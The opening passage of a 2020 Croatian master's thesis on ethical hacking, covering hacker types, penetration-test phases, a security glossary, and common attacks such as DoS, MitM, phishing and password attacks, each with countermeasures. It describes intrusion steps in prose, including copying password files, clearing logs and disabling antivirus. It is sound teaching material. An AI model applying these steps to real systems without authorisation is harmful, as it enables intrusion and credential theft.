Metode etičkog hakiranja

Luka, Ljubičić

Master's thesis / Diplomski rad

2020

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Zagreb, Faculty of Organization and Informatics / Sveučilište u Zagrebu, Fakultet organizacije i informatike**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:211:231137

Rights / Prava: Attribution-NonCommercial 3.0 Unported/Imenovanje-Nekomercijalno 3.0

Download date / Datum preuzimanja: **2024-04-20**

SVEUČILIŠTE U ZAGREBU
FAKULTET ORGANIZACIJE I INFORMATIKE
VARAŽDIN

Repository / Repozitorij:

Faculty of Organization and Informatics - Digital Repository

zir.nsk.hr

dabar
DIGITALNI AKADEMSKI ARHIVI I REPOZITORIJI

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Luka Ljubičić

METODE ETIČKOG HAKIRANJA

DIPLOMSKI RAD

Varaždin, 2020.

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Luka Ljubičić

Matični broj: 0016117674

Studij: Informacijsko i programsko inženjerstvo

METODE ETIČKOG HAKIRANJA

DIPLOMSKI RAD

Mentor/Mentorica:

Doc. dr. sc. Tomičić Igor

Varaždin, rujan 2020.

Luka Ljubičić

Izjava o izvornosti

Izjavljujem da je moj završni/diplomski rad izvorni rezultat mojeg rada te da se u izradi istoga nisam koristio drugim izvorima osim onima koji su u njemu navedeni. Za izradu rada su korištene etički prikladne i prihvatljive metode i tehnike rada.

Autor/Autorica potvrdio/potvrdila prihvaćanjem odredbi u sustavu FOI-radovi

_____

Sažetak

Etičko hakiranje je strukturirani pristup testiranju sustava u svrhu otkrivanja ranjivosti sustava i poboljšanja sigurnosnih elemenata, uz znanje i dozvolu vlasnika resursa koji se testira. Ovaj rad bavi se kategoričkim pregledom modernih metoda koje se najčešće koriste u takvom testiranju, pregledom ranjivosti koje dovode do uspješne provedbe navedenih metoda, te preporukama za uklanjanje navedenih ranjivosti i/ili smanjenje prijetnji. U radu ćemo prikazati kako provesti penetracijsko testiranje mreže koja koristi WEP, WPA ili WPA2 zaštitu. Prikazati ćemo koje su metode i alati koji se koriste za penetracijsko testiranje servera. Provesti ćemo klijentske napade korištenjem *backdoora*, objasniti ćemo što je to i kako provesti MITM napad. Također objasniti ćemo što je socijalni inženjering te prikazati automatizirane testove za pronalazak ranjivosti Web aplikacija. Sve metode izvodit će se u kontroliranom okruženju.

Ključne riječi: sigurnost; penetracijsko testiranje; Kali Linux; vrste *cyber* napada; MITM napad; zloćudan kod; socijalni inženjering.

Sadržaj

1. Uvod 1
2. Hakiranje 2
2.1. Tko je haker? Vrste hakera 2
3. Penetracijsko testiranje 4
3.1. Općenito o penetracijskom testiranju 4
3.2. Faze penetracijskog testiranja 5
4. Vrste napada kojima se hakeri služe 10
4.1. Sigurnosni pojmovnik 10
4.2. Najčešće vrste cyber napada i njihova prevencija 11
4.3. Kali Linux softverski alati korišteni u praktičnom djelu 20
5. Provođenje metoda u kontroliranom okruženju – praktični dio 22
5.1. Postavljanje laboratorija 22
5.2. Mrežno hakiranje 25
5.2.1. Predkonekcijski napadi 27
5.2.2. Dobivanje pristupa WEP, WPA, WPA2 zaštićenim mrežama 29
5.2.3. Napadi nakon stjecanja konekcije nad mrežom 32
5.2.3.1. Prikupljanje informacija uređaja spojenih na mrežu 32
5.2.3.2. MITM (eng. Man in the Middle) napad 33
5.3. Serverski napadi 39
5.3.1. Općenito o dobivanju pristupa nad serverima 39
5.3.2. Prikupljanje informacija servera i exploit 41
5.3.3. Napredniji alat za prikupljanje informacija servera, exploit i izvještaj 46
5.4. Klijentski napadi 49
5.4.1. Kreiranje backdoora 49
5.4.1.1. Generiranje *backdoor* datoteka 49
5.4.1.2. Kreiranje vlastitog *backdoora* 54
5.4.2. Man in the middle napad 56
5.4.2.1. Dostavljanje datoteke klijentu - lažno ažuriranje 56
5.4.2.2. Dostavljanje datoteke klijentu - *backdoor u exe* 59
5.4.2.3. Zaštita od *man in the middle* napada 61
5.4.3. Socijalni inženjering (eng. *Social engineering*) 62

5.4.3.1. Prikupljanje informacija mete 62
5.4.3.2. Spajanje *backdoora* s datotekom 63
5.4.3.3. Lažiranje e-pošte 65
5.4.3.4. Lažiranje obavijesti pretraživača (eng. browser) 67
5.4.4. Detekcija kreiranog *backdoora* 70
5.4.5. Napadi izvan lokalne mreže 72
5.5. Hakiranje Web aplikacije 74
6. Zaključak 78
Popis literature 79
Popis slika 81

1. Uvod

U današnje doba Internet je postao opće prihvaćena usluga koja služi primarno za komunikaciju i razmjenu raznih resursa. Kada govorimo o resursima zapravo mislimo na razne vrste medija (informacija) kao što su tekst, slika, video sadržaj i sl. Svaka informacija putem Interneta dostupna je momentalno i olakšava nam svakodnevni život. Za pristup Internetu dovoljno je imati uređaj koji se može spojiti na pristupnu točku (ruter) ili može koristiti usluge mobilnog Interneta. Razne aplikacije zahtijevaju konekciju sa Internetom kako bi mogle funkcionirati. Iako Internet ima brojne prednosti također ima i svojih mana. Kada koristimo Internet uređaj šalje zahtjeve i dobiva odgovore od određenog servera (računala) s kojim se želi uspostaviti ili je uspostavljena konekcija. Osim što korištenje Interneta zahtjeva određenu količinu informatičke pismenosti, potrebna je i razina svjesnost o sigurnosti pregledavanja sadržaja na Internetu.

Do sad sigurno ste se susreli s riječju haker. Haker nije nužno kriminalac koji krši zakon i radi ilegalne stvari putem računala i nemaju svi hakeri isti cilj. U nastavku rada spomenuti ćemo vrste hakera i navesti koji su njihovi ciljevi. Kada govorimo o etičkom hakiranju mislimo na hakiranje sustava u svrhu preventivnih mjera kako stvarni napadač ne bi iskoristio prisutne ranjivosti sustava. Također prikazati ćemo na koji način možemo detektirati i zaštititi se od metoda koje hakeri koriste.

2. Hakiranje

Dobivanje neovlaštenog pristupa sustavu naziva se hakiranje. Prijava u tuđi *email* račun bez vlasnikova znanja i dozvole smatra se hakiranje tog računa. Isto tako pristup udaljenom računalu bez vlasnikovog znanja i dozvole smatra se hakiranjem tog računala. Hakiranje je svaki neovlašteni pristup podacima ili informacijama. U nastavku objasnit ćemo tko je haker, koje su vrste hakera i što je to etičko hakiranje.

2.1. Tko je haker? Vrste hakera

Haker je osoba koja uživa istraživati detalje programskog sustava i proširuje njegove sposobnosti. Osoba koja cijeni hakerske vrijednosti, brza je i vješta u programiranju. Hakeri su osobe koje vole intelektualne izazove i kreativno prelaženje granica zaštite. Također nemaju svi hakeri iste cilj, haker može biti zlonamjerna osoba kojoj je cilj otkriti osjetljive informacije (eng. cracker). [1]

Haker je osoba koja koristi svoje softversko i hardversko znanje da zaobiđe sigurnosne mjere računala, uređaja i mreže.

Slika 1. Podjela hakera, Izvor: https://tinyurl.com/ybrja8qo

Slika 1 prikazuje podjelu hakera na tri vrste, a to su **crni** (eng. black hat), **bijeli** (eng. white hat) i **sivi** (eng. grey hat). Važno je napomenuti da ovi hakeri provode gotovo iste taktike prilikom hakiranja, no nemaju isti cilj.

Crni hakeri obično imaju široko znanje o provali u računalne mreže i zaobilaženju sigurnosnih protokola. Obično pišu zlonamjerni softver (eng. malware) kojim dobivaju pristup sustavu. Najčešći cilj im je krađa financijskih i osobnih podataka te korisničkih računa. Podatke koriste za osobnu ili financijsku koristi, također mogu biti uključeni u cyber špijunažu, prosvjed i slično. Ne radi se uvijek o krađi podataka nego i njihovoj izmjeni ili uništenju. [2]

Bijeli hakeri koriste svoje znanje za postizanje bolje sigurnosti, poznati su kao etički hakeri. Radi se o zaposlenicima koji rade za tvrtke kao sigurnosni stručnjaci koji pokušavaju pronaći sigurnosne rupe hakiranjem. Jedina razlika između crnih i bijelih hakera je ta da bijeli hakeri rade to uz dozvolu vlasnika sustava (legalno). Ovi hakeri provode penetracijsko testiranje, testiraju sigurnost sustava i obavljaju procjene ranjivosti za tvrtke. [2]

Sivi hakeri spoj su aktivnosti crnih i bijelih hakera. Sivi hakeri često traže ranjivosti u sustavu bez vlasnikovog odobrenja ili znanja. Ako se pronađu problemi, prijavit će ih vlasniku, ponekad tražeći malu naknadu da ispravi problem. Ako vlasnik ne reagira ili ne udovolji, hakeri će ponekad novootkrivenu ranjivost objaviti na Internet. [2]

3. Penetracijsko testiranje

Rad etičkog hakera naziva se *penetracijsko testiranje* (eng. penetration testing) koje obuhvaća pokretanje alata, izradu izvještaja, propisuje grupu testova i moraju dati odgovore na pitanja kvalitete, sveobuhvatnosti i ponovljivosti rezultata. Struktura penetracijskog testiranja obuhvaćena je metodologijom. [3]

3.1. Općenito o penetracijskom testiranju

Penetracijsko testiranje je tehnika koju etički hakeri koriste i kojom se procjenjuje sigurnost računalnog sustava ili mreže. Tehnike koje su prisutne u penetracijskom testiranju razne su vrste napada koje bi stvarni napadač koristio. Ideja je pronaći ranjivosti koje se mogu iskoristiti kako bi se ostvario neovlašteni pristup. [3]

U počecima razvijali su se alati za automatsko provođenje testiranja koji zbog različitih operacijskih sustava, računala i programskih jezika nisu bili praktični.


Danas se koriste različiti trendovi kao što su [3, str. 5]:

- antivirusni programi,
- „Unix alati za sigurnosno testiranje“,
- „sustavi za detekciju upada u sustav“,
- „alati za formalno dokazivanje specifikacije“,
- „analizatori ranjivosti“,
- „alati za simboličko izvođenje i sl.“

Mogući napadi na sustav procjenjuju se penetracijskim testiranjem i pretraživanjem ranjivosti. *Pretraživanje ranjivosti* uvodni je korak penetracijskog testiranja koji procjenu ranjivosti stvara na temelju **automatiziranog procesa**. S druge strane *penetracijskim testiranjem* dobivamo **reducirani skup detektiranih ranjivosti** za koje se može reći da su prisutne u sustavu. [3]

3.2. Faze penetracijskog testiranja

Penetracijsko testiranje obično se sastoji od 8 faza [3]:



Slika 2. Faze penetracijskog testiranja, Izvor: Izrada autora

U nastavku opisat ćemo radnje koje se obavljaju u svakoj od navedenih faza.

1. Prikupljanje informacija

Odnosi se na pripremnu fazu u kojoj napadač prikuplja što više informacija o meti prije pokretanja napada. Ovo je ključna faza koja potencijalnom napadaču omogućuje strategiziranje svog napada. Može uključivati tehniku socijalnog inženjeringa (eng. social engineering) ili drugu tehniku (eng. dumpster diving) koja je proces pretraživanja „smeća“ organizacije za dobivanje osjetljivih podataka kao što su korisnička imena, lozinke i sl. [3, 4]

Svaka informacija o sustavu, organizaciji ili osobi korisna je, informacije se mogu prikupiti pomoću raznih alata, DNS/WHOIS, pretraživača, novinskih grupa i slično. Na primjer WHOIS baza podataka može pružiti informacije o internetskim adresama, imenima domena i kontaktima. Ako potencijalni napadač dobije podatke DNS-a od registrara može dobiti korisne informacije kao što je preslikavanje imena domena na IP adrese, poslužitelje pošte i zapise informacija o hostu. [3, 4]

Informacije koje nam mogu biti od koristi mogu se pronaći na organizacijskim brošurama, poslovnim karticama, prospektima, novinskim reklama pa tako i iz izvora dostupnih na Internetu. [3]

2. Mapiranje mreže

Mrežne informacije prikupljene u prethodnoj fazi zajedno s alatima i aplikacijama pomažu nam za *otkrivanje tehničkih informacija o računalima i mrežama* omogućujući izradu moguće mrežne topologije mete. Napadači često koriste automatizirane alate kako bi prikupili mrežne informacije poput mapiranja mreže, usmjerivača i vatrozida poput jednostavnih alata kao što je *Traceroute*, *Cheops*. [3, 4]

Postupak mapiranja mreže obuhvaća [3, str. 5-6]:

- „pronalazak aktivnih računala“,
- „pretraživanje priključaka i servisa“,
- „određivanje vanjskih rubova mreže (usmjerivača, vatrozida)“,
- „identifikaciju kritičnih servisa“,
- „utvrđivanje informacija o operacijskom sustavu (eng. OS fingerprinting)“,
- „identifikaciju ruta korištenjem MIB (eng. Management Information Base) baze“ i
- „utvrđivanje informacija o servisima (eng. Service fingerprinting).“

3. Identificiranje ranjivosti

U ovoj fazi potrebno je uočiti slabe točke sustava koje bi napadač mogao iskoristiti. Aktivnosti za postizanje detekcije uključuju [3, str. 6]:

- „identifikaciju ranjivih servisa korištenjem servisnih poruka (eng. banners)“,
- „pretraživanje ranjivosti s ciljem otkrivanja poznatih nedostataka - informacije vezane uz poznate ranjivosti mogu se pronaći u proizvođačevim sigurnosnim oglasima ili u javnim bazama podataka, kao što su SecurityFocus, Secunia i sl.“,
- „popisivanje otkrivenih ranjivosti“,
- „procjenu očekivanog utjecaja (klasifikacija pronađenih ranjivosti)“ i
- „identifikaciju putova napada i scenarija za zloporabu“.

4. Penetracija

U ovoj fazi potrebno je ostvariti *neovlašten pristup uz dobivanje najvećih ovlasti* pritom zaobilazeći sigurnosna ograničenja.
Proces se može podijeliti u nekoliko faza [3, str. 6]:

- „pronalazak programskog koda koji iskorištava ciljane ranjivosti (eng. exploit) – moguće je koristiti vlastiti repozitorij ili javno dostupne izvore. Ako je kod iz vlastitog, sigurnog repozitorija, može se koristiti, a u suprotnom ga slučaju treba prvo testirati u izoliranom okruženju“,
- „razvoj alata/skripti - u nekim okolnostima potrebno je kreirati vlastite alate i skripte za testiranje i za povećanje učinkovitosti“,
- „testiranje alata/koda za dokazivanje koncepta“,
- „prilagodba alata/koda za dokazivanje koncepta“,
- „potvrda ili pobijanje postojanja ranjivosti - jedino testiranjem ranjivosti analizatori mogu sa sigurnošću potvrditi ili pobiti postojanje ranjivosti“,
- „dokumentacija - mora sadržavati detaljan opis putova zloporabe, utjecaja koji je ostvaren na sustav i dokaza postojanja ranjivosti“.

5. Dobivanje pristupa i povećanje ovlasti

Ako do sad pristup nije ostvaren, ova faza nudi alternativne načine **ostvarenja pristupa** kao i **povečanje ovlasti**.

Alternativni načini za **dobivanja pristupa** [3, str. 6]:

- „otkrivanje korisničkih imena/zaporki - tzv. napad rječnikom (eng. dictionary attack) i napad grubom silom (eng. brute force attack)“,
- „otkrivanje praznih ili podrazumijevanih zaporki u sistemskim računima“,
- „iskorištavanje proizvođačevih podrazumijevanih postavki, kao što su parametri mrežne konfiguracije, zaporke i sl.“ te
- „otkrivanje javnih servisa, koji dozvoljavaju obavljanje određenih operacija na sustavu, kao što je pisanje/stvaranje/čitanje datoteka.“

Ako uspijemo zaobići ili pronaći lozinke, slijedi pokušaj pristupa ciljanom sustavu koji može uključivati i posredne sustave (usmjerivače, vatrozide, domenske poslužitelji i sl.) kako bi se zaobišli sigurnosne mjere i ostvarili pristup ciljanom sustavu.

Povećanje ovlasti potrebno je ako je u prethodnim fazama ostvaren pristup sustavu na nižoj razini. Potrebno je steći administratorske ovlasti koje ponekad nije jednostavno zato što su neke ranjivosti već ispravljene, alati za provjeru integriteta sustava (uključujući antivirusne programe) ponekad mogu spriječiti željene akcije. [3]

6. Daljnje popisivanje objekata (eng. Enumerating Further)

Daljnje popisivanje objekata sastoji se od sljedećih koraka [3, str. 7]:

- „otkrivanja kriptiranih zaporki za probijanje sustava koji nije spojen na mrežu (npr. kopiranjem datoteka /etc/passwd i /etc/shadow na Linux sustavima)“,
- „otkrivanja zaporki (kriptiranih ili otvorenog teksta) korištenjem sniffer alata i drugih tehnika“,
- „analize prometa“,
- „prikupljanja kolačića (eng. cookie) i njihovog korištenja za iskorištavanje sjednica ili napade na zaporke“,
- „prikupljanja adresa elektroničke pošte“,
- „identifikacije ruta i mreža“, i
- „mapiranja internih mreža i ponovnog izvođenja prethodnih koraka, sa sustavom u danom stanju kao polaznom točkom.“

7. Kompromitacija sustava

Sigurnost sustava ovisi o jačini njegovih najslabijih dijelova, jedna ranjivost može rezultirati izlaganjem cijele mreže. Kako bi osigurali autentičnost i privatnost prenošenja podataka preporučeno je koristiti VPN (eng. Virtual Private Network). Dok VPN pruža siguran prijenos podataka, krajnje točke koje sudjeluju u komunikaciji nisu pouzdane. Potrebno je ostvariti pristup udaljenom korisniku ili organizaciji kako bi osigurali pristup internoj mreži.

8. Održavanje pristupa i skrivanje tragova

Održavanje pristupa i skrivanje tragova zadnja su faza penetracijskog testiranja koja nam omogućuje stalnu i trajnu prisutnost u sustavu bez mogućnosti detekcije i raspoznavanja. [3]

Primjenjuju se sljedeći alati i tehnika [3, str. 7]:

- „skrivenih kanala“,
- „stražnjih vrata (eng. backdoor)“,
- „tzv. rootkit alata“,
- „prikrivanja tragova“,

- „skrivanja datoteka“,
- „čišćenja zapisnika“,
- „poništenja provjere integriteta“ i
- „poništenja antivirusnih alata“.

Kada je ostvaren pristup ciljanom sustavu, napadač može odlučiti koristiti sustav i njegove resurse. Sustav nad kojim smo ostvarili pristup može se koristiti za skeniranje i iskorištavanje drugih sustava. Oba djelovanja mogu naštetiti organizaciji, npr. napadač može analizirati sav mrežni promet, uključujući telnet i ftp sesije s drugim sustavima. [4]

Napadači nakon ulaska u sustav uklanjaju dokaze o svom ulasku i uglavnom koriste razne metode za ponovni pristup sustavu kao što su *backdoor* ili *trojanski konj*. Također mogu instalirati *rootkit* na razini *kernela* za pristup kao korisnik sa svim pravima. *Rootkit* ostvaruje pristup na razini operativnog sustava dok trojanski konj dobiva pristup na razini aplikacije. I rootkiti i trojanci ovise o korisnicima koji će ih instalirati. [4]

U penetracijskom testiranju obično se ne koriste *skriveni kanal*, *backdoor*, *rootkit* kako ne bi ostavili tragove stvarnom napadaču. [3]

4. Vrste napada kojima se hakeri služe

U ovom poglavlju opisat ćemo osnovne pojmove kako bi lakše pratili nastavak rada. Opisat ćemo vrste napada kojima se hakeri služe koji će biti popraćeni zaštitnim mjerama.

4.1. Sigurnosni pojmovnik

Ukratko ćemo opisati pojmove kako bi lakše mogli pratiti praktični dio ovoga rada. [5]

Antivirus (eng. Anti-Virus Software) – softver koji otkriva i uklanja viruse prije nego što naprave štetu sustavu. Antivirusne programe potrebno je redovito ažurirati kako bi ažurirali svoje baze koje sadrže **virusne potpise** za raspoznavanje virusnih datoteka.

Stražnja vrata (eng. Backdoor) – skriveni softverski ili hardverski mehanizam koji se koristi za zaobilaženje sigurnosti. Koristi se za udaljeno pristupanje računalima bez korisnikova znanja i dozvole.

Virusni potpis (eng. Virus signature) – „otisak“ virusa, svaka datoteka ima jedinstveni potpis koji ne ovisi o njezinom nazivu već sadržaju i tako se identificira.

Vatrozid (eng. Firewall) – hardverski ili softverski dodatak mreži za praćenje paketnog prometa koji dolaze i odlaze s tog računala, dopuštajući pritom promet samo ovlaštenima. Ovlasti paketa vatrozida mogu se specificirati na temelju IP adresa, protokola, vrata (eng. port), naziva domena, programa i ključnih riječi.

Maliciozna datoteka, zloćudan kod (eng. Malware) – generički izraz za različite vrste zloćudnog koda (npr. eng. virus, adware, spyware).

Ranjivost (eng. Vulnerability) – greška koja omogućuje iskorištavanje sustava, tj. osoba ima veća prava upravljanja računalom nego što je vlasnik sustava odobrio.

Exploit – dio koda koji je napisan kako bi iskoristio ranjivost, omogućava funkcioniranje *payloada*.

Payload – dio zločudnog koda (*malware*) koji obavlja zlonamjerne akcije koje napadač želi (npr. uspostavljanje konekcije, preuzimanje datoteka, pokretanje programa mete).

Ruter (eng. Router) – hardverski uređaj koji služi za povezivanje dvije ili više mreža i usmjerava dolazne pakete na odgovarajuću mrežu.

Lažiranje (eng. Spoofing) – tehnika koju koriste hakeri kako bi dobili pristup računalu tako da umjesto originalne IP adrese pružaju lažnu.

IP adresa (eng. Internet Protocol Adress) – mrežna adresa računala, napisana u nizu odvojenih četiri, osam-bitnih broja.

DNS (eng. Domain Name System) – sadrži tablicu naziva domene, njene IP adrese. Naziv domene lakše se pamti od njene IP adrese.

4.2. Najčešće vrste cyber napada i njihova prevencija

U današnjici postoji mnogo vrsti napada na računala koji svakoga dana raste. Kada govorimo o napadima na računala mislimo na svaku vrstu akcije koja se odnosi na informacijske sustave, infrastrukturu, računalne mreže ili osobna računala pritom koristeći razne metode čiji je ishod krađa, izmjena, uništavanje podataka ili informacijskih sustava. U nastavku opisat ćemo deset najpopularnijih vrsta napada na računala [6]:


1. Napad uskraćivanja usluge (DoS, DDoS)

DoS je računalni napad u kojem napadač nastoji onemogućiti pružanje usluga nekog sustava, tj. resurse sustava čini nedostupnima. Uskraćivanje usluge postiže se slanjem uzastopnih zahtjeva koji dovode do preopterećenja sustava. [6]
S druge strane *DDoS* je isti napad pokrenut s velikog broja računala, koji su obično zaraženih zlonamjernom datotekom koja napadaču daje mogućnost za izvođenje napada. Napadač ovakvim napadom može isključiti sustav van mreže i iskoristiti to stanje za pokretanje drukčijih vrsta napada.

Postoje više vrsta *DoS* ili *DDoS* napada [6]:

A. *TCP SYN flood attack* – pogledajmo sliku 3, prilikom inicijalizacije TCP konekcije klijent šalje poruku serveru (*SYN - synchronize*). Ako server želi uspostaviti vezu, šalje poruku (*SYN/ACK – aknowleged*) kojom nudi uspostavu konekcije. Ako klijent pošalje poruku (*ACK*) veza je uspostavljena. Svaki put

kada server dobije *SYN* poruku alocira prostor (tablicu) i kada klijent pošalje *ACK* poruku uspostavlja se sesija, nakon toga taj prostor je dealociran. Napad funkcionira tako da klijent šalje uzastopne *SYN* poruke i nikad ne pošalje *ACK* poruku. Dok server čeka *ACK* poruku (prostor ne može biti dealociran). Napadači lažiraju IP adresu i server šalje *SYN/ACK* poruku pogrešnom klijentu. Nakon velikog broja *SYN* poruka poslanih u kratkom vremenu server ne može više alocirati prostor potreban za uspostavljanje konekcije i odbija klijente koje se žele povezati. [6]



Slika 3. TCP – *three way handshake*, Izvor: http://tiny.cc/ef4fnz

Zaštita od ovakvih napada može se ublažiti povećavanjem veličine reda i smanjenjem vremena otvorenih veza. [6]

B. *teardrop attack* – IP fragmentacija je proces koji pakete odvaja u manje dijelove (fragmente) kako bi fragmenti mogli proći vezom koja ima manji *MTU* (eng. maximum transmission unit) od originalne veličine paketa. Fragmente ponovno sastavlja primatelj. Ovaj napad koristi preklapanje fragmenata na strani mete (primatelja) korištenjem ofseta (indeks paketa), primatelj ne uspijeva sastaviti pakete i sustav se ruši. [6]

   Zaštita od ovakvog napada je isključivanjem SMBv2 protokola za prijenos datoteka i blokirajući vrata (eng. port) 139 i 445. [6]

C. *smurf attack* – napad je osmišljen lažiranjem (eng. spoof) IP adrese i korištenjem *ICMP* protokola koji se koristi za utvrđivanje statusa računalnog sustava. Recimo da meta ima IP adresu **10.0.0.10**, napadač lažira svoju IP adresu i predstavlja se kao meta, i šalje *echo* zahtjev (*ping*) prema *broadcast* IP adresi **10.255.255.255** koja unutar sebe sadrži uređaje koje su na nju spojeni. Odgovor *echo* zahtjeva se potom od svih tih uređaja šalje na IP adresu **10.0.0.10** što dovodi do prezasićenosti toga servera. [6]

Zaštita od ovakvih napada je isključivanje *IP-directed broadcasta* na ruterima. Isključivanjem toga sprječavaju se *broadcast* zahtjevi mrežnih uređaja. [6]

D. *ping of death attack* – Najveća veličina IP paketa je 65535 bajta, ovaj napad koristi pakete više od 65535 bajta tako da koristi fragmentaciju IP paketa. Kada meta pokuša sastaviti paket dolazi do prepunjenosti međuspremnika (eng. buffer overflow) što dovodi do rušenja sustava. [6]

   Zaštita od ovakvog napada riješena je pomoću vatrozida (eng. firewall) koji provjerava da paketi ne prelaze veličinu 65535 bajta. [6]

E. *botnets* – *bot* (robot) je ugroženo računalo od strane zlonamjernog računala (eng. malware) koji su kontrolirane od strane C&C servera (eng. Command and Control) kojim upravlja korisnik (*bot master*). *Botnet* je naziv za veliki broj zaraženih računala koji su pod kontrolom hakera (*bot mastera*). Koriste se za razne napade, jedan od njih je *DDoS* napad čiji je izvor teško otkriti budući da se radi o napadu s velikog broja lokacija (ovisno o broju *botova*). [6]

   Od ovakvog napada najteže se obraniti ali postoje određene mjere zaštite: ***RFC3704 filtriranje*** koje odbija promet lažiranih IP adresa i osigurava da se promet može pratiti do izvorne adrese. Ovakvo filtriranje odbija promet prema IP adresama koje su na listi bogon IP adresa (adresa koje ne pripadaju određenom korisniku ili serveru na Internetu). ***Black hole filtering*** odnosno filtriranje koje smanjuje neželjeni promet prije nego što dospije do zaštićene mreže. U trenutku otkrivanja *DDoS* napada *BGD* (eng. Border Gateway Protocol) *host* trebao bi poslati ažuriranja usmjeravanja *ISP* ruterima kako bi preusmjerili sav promet koji ide prema serveru mete na null0 sučelju na idućem „skoku“. [6]

2. Man-in-the-middle attack

MitM napad događa se kada se haker ubacuje između komunikacije klijenta i poslužitelja. Postoji nekoliko vrsta *MitM* napada [6]:

A. *Session hijacking* – napad u kojem napadač otima sesiju između klijenta i servera. Osoba ne šalje korisničko ime i lozinku, već su ti podaci spremljeni u

kolačiću. Napadač mijenja svoju IP adresu u adresu mete, dohvaća kolačić mete i server nastavlja sesiju misleći da komunicira sa stvarnim klijentom. [6]

B. *IP Spoofing* – lažiranje tako da napadač uvjerava određeni sustav da je on pravi klijent, mijenja svoju IP adresu u klijentovu adresu (adresu mete). Meta tada možda prihvati paket i napravi određenu akciju. [6]
C. *Replay* – napadač sprema stare poruke i kasnije ih pokuša poslati lažno se predstavljajući koristeći *spoofing*. Ovaj napad se sprječava koristeći vremenske oznake ili koristeći nasumični niz znakova koji se mijenja. [6]

Zaštita od *MitM* napada može se spriječiti koristeći jaku WEP/WPA enkripciju, kreiranjem snažne lozinke rutera, koristeći VPN i forsirajući HTTPS promet.

3. Phishing and spear phishing attack

Phishing napad – prilikom ovakvog napada šalje se *email* u kojem se pošiljatelj predstavlja kao pouzdani izvor kako bi se dobili osobni podaci ili potiču primatelje da poduzmu nekakvu akciju. Obično se kombiniraju tehničke i *social engineering* vještine pri kojima se šalju datoteke koje sadrže zlonamjerni kod (eng. malware). Također šalju se poveznice na web stranice (ili klonirane) koje prikupljaju podatke koje je primatelj upisao. [6]
Spear phishing napad – vrsta *phishing* napada u kojem se cilja određena osoba, pritom prilagođujući sadržaj ciljanoj osobi. Napadač obično lažira *email* adresu tako da koristi istu kao i osoba koju poznaje. [6]

Postoje nekoliko načina za zaštitu od ovakvih napada [6]:

- prije poduzimanja akcije potrebno je analizirati *email*,
- prije otvaranja poveznice, potrebno je strelicu miša postaviti na poveznicu i prije otvaranja poveznice pogledajte na koju točno adresu vodi ta poveznica (obično se prikazuje u donjem lijevom kutu pretraživača) i promislite o otvaranju poveznice,
- analizirajte zaglavlje *emaila* – *Replay-to* i *Return-Path* parametri trebali bi voditi na istu *email* adresu koja je ista kao i adresa pošiljatelja,
- *sandbox* – sigurnosno okruženje za otvaranje sumnjivih datoteka u kojem možemo analizirati aktivnosti otvaranja poveznica ili otvaranja priložene datoteke.

4. Drive-by attack

I napadi su česti napadi širenja *malwarea*, hakeri traže nesigurne web stranice (http) i postavljaju zlonamjernu skriptu u http ili PHP kod. Takva skripta može instalirati *malware* direktno na računalo korisnika koji posjećuje web stranicu ili preusmjerava korisnika na stranicu kontroliranu od strane hakera. Za razliku od drugih *malwarea* ovaj napad se ne oslanja na korisnikovu akciju i obično iskorištavaju ranjivosti aplikacije, operativnog sustava ili preglednika. [6]

Da bi se zaštitili od ovakvih napada potrebno je imati instalirana posljednja ažuriranja aplikacije, operacijskog sustava i preglednika pa tako i izbjegavati sumnjive web stranice koje mogu sadržavati ovakav kod. [6]

5. Password attacks

Lozinke su najčešće korišteni mehanizmi za provjeru autentičnosti korisnika informacijskog sustava. Razni su načini dobivanja korisnikove lozinke, napadači mogu lozinku dobiti *sniffingom* mreže, korištenjem *social engineeringa*, dobivanjem pristupa bazi podataka u kojoj su spremljeni podaci korisnika i slično. S druge strane postoje napadi nasumičnog pogađanja lozinke pa tako postoje [6]:

- **brute-force attack** – napad „grubom silom“ na lozinke, isprobava sve kombinacije slova, znamenki, simbola. Ovakav napad uzima puno vremena, obično se koriste napadi riječnikom i hibridni napadi.
- **dictionary attack** – napad „rječnikom“ na lozinke tako da postoji rječnik u kojem se nalazi lista riječi ili uobičajenih lozinki.

Pokušajte izbjegavati prijavu na javnim mjestima u kojima napadač može analizirati mrežni promet i podesiti *two-factor authentication* gdje je to moguće.

6. SQL injection attack

SQL injection napad javlja se nad aplikacijama koje se temelje na bazama podataka. Napadač izvršava SQL upit nad bazom preko polja za unos podataka na klijentskoj strani kako bi se izvršile SQL naredbe. Uspješni napadi su *CRUD* operacije nad bazom podataka, administrativne operacije baze (npr. isključivanje) i slično. [6]

